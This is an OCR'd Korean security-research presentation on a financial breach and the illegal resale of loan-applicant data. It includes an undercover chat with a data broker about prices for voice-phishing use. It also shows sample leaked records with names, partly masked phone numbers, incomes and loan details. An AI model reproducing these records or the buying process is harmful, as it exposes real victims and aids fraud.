


Ⅱ A금융 침해사고 연관성 분석




Ⅲ. 개인정보 불법 거래

Ⅲ. 개인정보 불법 거래 개인정보 거래




주식DB 주식디비

Ⅲ. 개인정보 불법 거래 개인정보 거래



Ⅲ. 개인정보 불법 거래 판매업자 인터뷰



Ⅲ. 개인정보 불법 거래 판매업자 인터뷰

RH **RIM HYO** 19:56
대부업 쪽으로 진행하려고 합니다

어떤종류인지 확인 가능할까요? 19:56

투 **투투DB** 19:58
대출도 종류가있잖아요
사업자대출
대출부결건
주류대출
1금융권
2금융권
카드사 등이요

저축은행권 위주로 19:59
많이 갖고있구요
아파트부터 사업자대출 및
부결건 보유중 입니다
대부쪽이시면 부결건
가져가셔도 승인나시니까
편하실대로 하시면되요

저희는 이름번호만 짜집기 식으로 진행되지않구요 모든디비 cvc제외 풀 20:01
디비로 진행 됩니다

주식 골프장 같은경우는 로그인 가능한 디 취급하구요 20:01
유입은 평균이상은 됩니다

따로 궁금하신점 남겨주시면 답변드릴게요 20:01

RH **RIM HYO** 20:26
단가가 어느정도 될까요?

은행 별로도 단가가 같을까요? 20:26

금액 차이가 있는지 궁금합니다 20:26

래이드포럼 같은 사이트에서는 금액이 1금융권 2금융권 별로 차이가 있었던거 같은데 20:27

사장님도 다르게 처리하시는지요 20:27

투 **투투DB** 20:27
저희는 같습니다
티엠 이신가요
문발이신가요,

RH **RIM HYO** 20:28
두개가 무슨말인지 모르겠읍니다

투 **투투DB** 20:29
한국인 아니세요?

RH **RIM HYO** 20:29
네 조선사람입니다

투 **투투DB** 20:30
보이스피싱 하실껀가봐요
일단은 은행권 보안옵션에따라
가져오는게 달라져요
전화를 하실건지
문자를 하실건지

여쭤보는거에요 20:30

Ⅲ. 개인정보 불법 거래 판매업자 인터뷰

RH **RIM HYO** 20:35

개발자분이 분류가 되면 좋다고 하셔서 그렀읍니다

아마 문자내용을 정하는데 사용할건가 봅니다 20:36

자세한 이유는 저도 모르겠읍니다 20:36

단가 차이가 크나요? 20:36

분류된것과 안된것과? 20:36

투 **투투DB** 20:36

아니요 제가직접 분류해서
나눠야합니다

RH **RIM HYO** 20:37

작업이 오래걸릴까요?

잠시만요 20:37

안녕하세요 개발자입니다 20:37

투 **투투DB** 20:37

만건에 45 라고 전달해주시고
테스트건 없습니다
입금확인후 15분소요됩니다

네 20:37

710	조규종	직장인		010-82 ·536	57-1의보 년봉 3900 10년 캐피탈
711	윤여랑		대환+생계 1500	010-48 ·914	90-1 직장의보 대환+추가 저축연체20만원 상환한다고함
712	김태운	사업자		010-53 ·285	67-1 운수업 사업자
713	이한규	사업자		010-65 ·080	69-1 부동산 사업자 대환+추가
714	유선경	직장인	대환 7000	010-90 ·622	71-2 직장의보 년봉3600 재직6년
715	최선영	사업자		010-73 ·696	69-2 한식업 요식 사업자 추가최대
716	김현주	직장인		010-56 ·565	68-2 직장의보
717	노경훈	직장인	대환+생계 990+	010-40 ·615	62-1의보 대환+추가/

RH **RIM HYO** 21:00

일단 그럼 저 포맷 기준으로 작업은 시작해야겠네요

은행 이름좀 알 수있을까요? 21:00

위에 사진올려주신거 21:00

은행권이요! 21:00

투 **투투DB** 21:01

우리랑 신한이에요


RH **RIM HYO** 21:01

감사합니다

작업 완료하고 최대한 사장님 통해서 구매 가능하게 21:01

내일 뵙겠습니다 21:02

Ⅲ. 개인정보 불법 거래 판매업자 인터뷰



KAISHI 악성코드
보이스 피싱 피해자

대다수가 대출 신청 정보 존재
(경찰에 제보)

감사합니다.

- 짐승 일동 대표